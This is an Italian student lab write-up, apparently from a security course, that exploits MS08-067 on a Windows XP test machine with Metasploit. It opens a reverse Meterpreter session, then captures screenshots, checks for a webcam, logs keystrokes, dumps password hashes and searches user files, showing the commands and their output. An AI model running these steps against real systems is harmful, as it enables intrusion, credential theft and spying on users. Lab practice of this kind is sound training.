HACKING WINDOWS XP

TASK



Traccia: Hacking MS08-067

Sulla base della teoria vista in lezione odierna, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP


ANALISI E VALUTAZIONI


Per prima posa andiamo a configurare l'IP della nostra nuova macchina Windows XP. Seguiamo i seguenti passaggi:


Pannello di controllo → connessione di rete → LAN → TCP/IP → Proprietà











Dopo aver configurato l'IP della macchina affinchè possa comunicare con Kali andiamo a fare un ping tra le due macchine per vedere se comunicano:

MS08_067: Code Execution in RPC

Il prossimo passo è quello di eseguire comandi su un computer remoto. Apriamo pertanto Msfconsole e successivamente andiamo a cercare l'exploit della vulnerabilità ricavata da Nessus con il comando:


$msfconsole \rightarrow search ms08_067 \rightarrow use 0$





Dopo di che andiamo a verificare che l'exploit abbia tutte le impostazioni corrette con il comando:

show options



Come si può notare non abbiamo l'IP dell'Hosts, allora andiamo a settarlo inserendo l'indirizzo di Windows XP con il comando:

set RHOSTS 192.168.1.200

Non abbiamo necessità di dover inserire il Payload in quanto è stato inserito di default, di fatti si può notare già nello show options di verifica che è già incluso. Quindi possiamo passare alla fase di Exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444

[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1035) at 2022-12-07 06:43:39 -0500
meterpreter > ■
```

La sessione è stata aperta, pertanto possiamo andare a fare dei comandi di verifica come

Ifconfig

Come si può notare ci ha fornito le informazioni della macchina che stiamo attaccando tra cui il suo IP

Per ottenere più info usiamo il comando:

sysinfo

```
meterpreter > sysinfo
Computer : TEST-EPI
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Proviamo ora qualcosa di meglio, ovvero andare a provare uno screenshot della macchina istantanea e per farlo basta scrivere semplicemente

screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/yxFPIxZf.jpeg
```

Il comando ci fornisce anche il percorso dove ha salvato lo screenshot, andiamo quindi ad aprirlo nella directory interessata:

```
(kali@ kali)-[~]
$ cd /home/kali


(kali@ kali)-[~]
$ ls

192.168.50.101 gameshell Music Videos
Desktop gameshell-save.sh Pictures vsftpd.conf
Documents gameshell.sh Public yxFPIxZf.jpeg
Downloads index.html Templates
```

Usiamo il comando

(kali@kali)-[~]

Xdg-open "Nome_file"



Questo è il risultato all'apertura del file. Lo screenshot ha funzionato correttamente! Un'altra verifica da fare è andare a cercare se la macchina (Windows XP) possiede una webcam e in caso positivo possiamo andare a fare delle foto, pertanto il comando da usare è il seguente:

webcam list

webcan_snap (In caso la trova per fare una istantanea)

```
meterpreter > webcam_list
L-] No webcams were found
meterpreter > webcam_snap
L-] Target does not have a webcam
meterpreter >
```

Purtroppo la webcam non viene rilevata.

Possiamo fare un'altra scansione però, ovvero andando a ricevere gli input immessi dall'utente vittima da tastiera.

Per farlo innanzitutto supponiamo che il nostro utente vittima abbia aperto un file.txt (esempio blocco note), la prima cosa da fare è andare a scovare tra i processi attivi proprio quello relativo al blocconote. Per farlo usiamo il comando

ps

roces	s List					
PID	PPID	Name	Arch	Session	User	Path
0	0	 [System Process]	_			
4	0	System	x86	0		
348	4	SMSS.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
604	348	csrss.exe	x86	ő	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
628	348	winlogon.exe	x86	ő	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.ex
672	628	services.exe	x86	ő	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
684	628	lsass.exe	x86	o	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
788	1040	wscntfy.exe	x86	Ö	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wscntfy.exe
840	672	sychost.exe	x86	Ö	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	672	sychost.exe	x86	0	NI AUTHORITI (STSTEM	C:\WINDOWS\system32\svchost.exe
1040	672	sychost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1080	672	sychost.exe	x86	0	NI AUTHORITY (STOTEM	C:\WINDOWS\system32\sychost.exe
1116	672	sychost.exe	x86	0		C:\WINDOWS\system32\sychost.exe
1204	672	alg.exe	x86	o o		C:\WINDOWS\System32\alg.exe
1268	672	sychost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1420	1384	explorer.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\Explorer.EXE
1500	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
	1420	notepad.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\notepad.exe
1660	1420	ctimon.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\ctfmon.exe
1740	1040	wuauclt.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wuauclt.exe

Il processo che ci interessa è quello cerchiamo con il suo relativo numero di processo (PPID), il quale ora dobbiamo spostarci e per farlo usiamo il comando:

Subito dopo: **keyscan_start** (per andare a sniffare)

```
meterpreter > migrate 1420
[*] Migrating from 1040 to 1420...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Ora che siamo in fase di sniffing supponiamo che il nostro utente vittima sia andato a scrivere qualcosa sul blocco note, Meterpreter ci fornirà tutti i dettagli degli input, dal maiuscolo, allo spazio, al trattino etc.

Supponiamo di voler vedere cosa ha scritto nel momento successivo in cui noi abbiamo avviato lo sniffing, per farlo usiamo il comando:

keyscan_dump

Per bloccare il processo usiamo il comando keyscan_stop

ALTRI COMANDI:

hashdump

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```

Permette di trovare tutti gli user con i relativi Hash sul pc per poi darlo in pasto a john the Ripper e provare un attacco a dizionario per decriptare gli hash

Search -f *.doc

```
<u>meterpreter</u> > search -f *.doc
Found 6 results...
Path
                                                                Size (bytes) Modified (UTC)
c:\Documents and Settings\Default User\Modelli\winword.doc
                                                                4608
                                                                              2008-04-14 08:00:00 -0400
                                                                              2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc
                                                                1769
c:\Documents and Settings\Epicode_user\Modelli\winword.doc
                                                                              2008-04-14 08:00:00 -0400
                                                                4608
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc
                                                                              2008-04-14 08:00:00 -0400
                                                                1769
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc
                                                                              2008-04-14 08:00:00 -0400
                                                                4608
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc
                                                                1769
                                                                              2008-04-14 08:00:00 -0400
meterpreter >
```

Permette di trovare tutti i file con un estensione che scegliamo noi all'interno del pc. Questo ci permette di scovare i file più importanti di un utente vittima.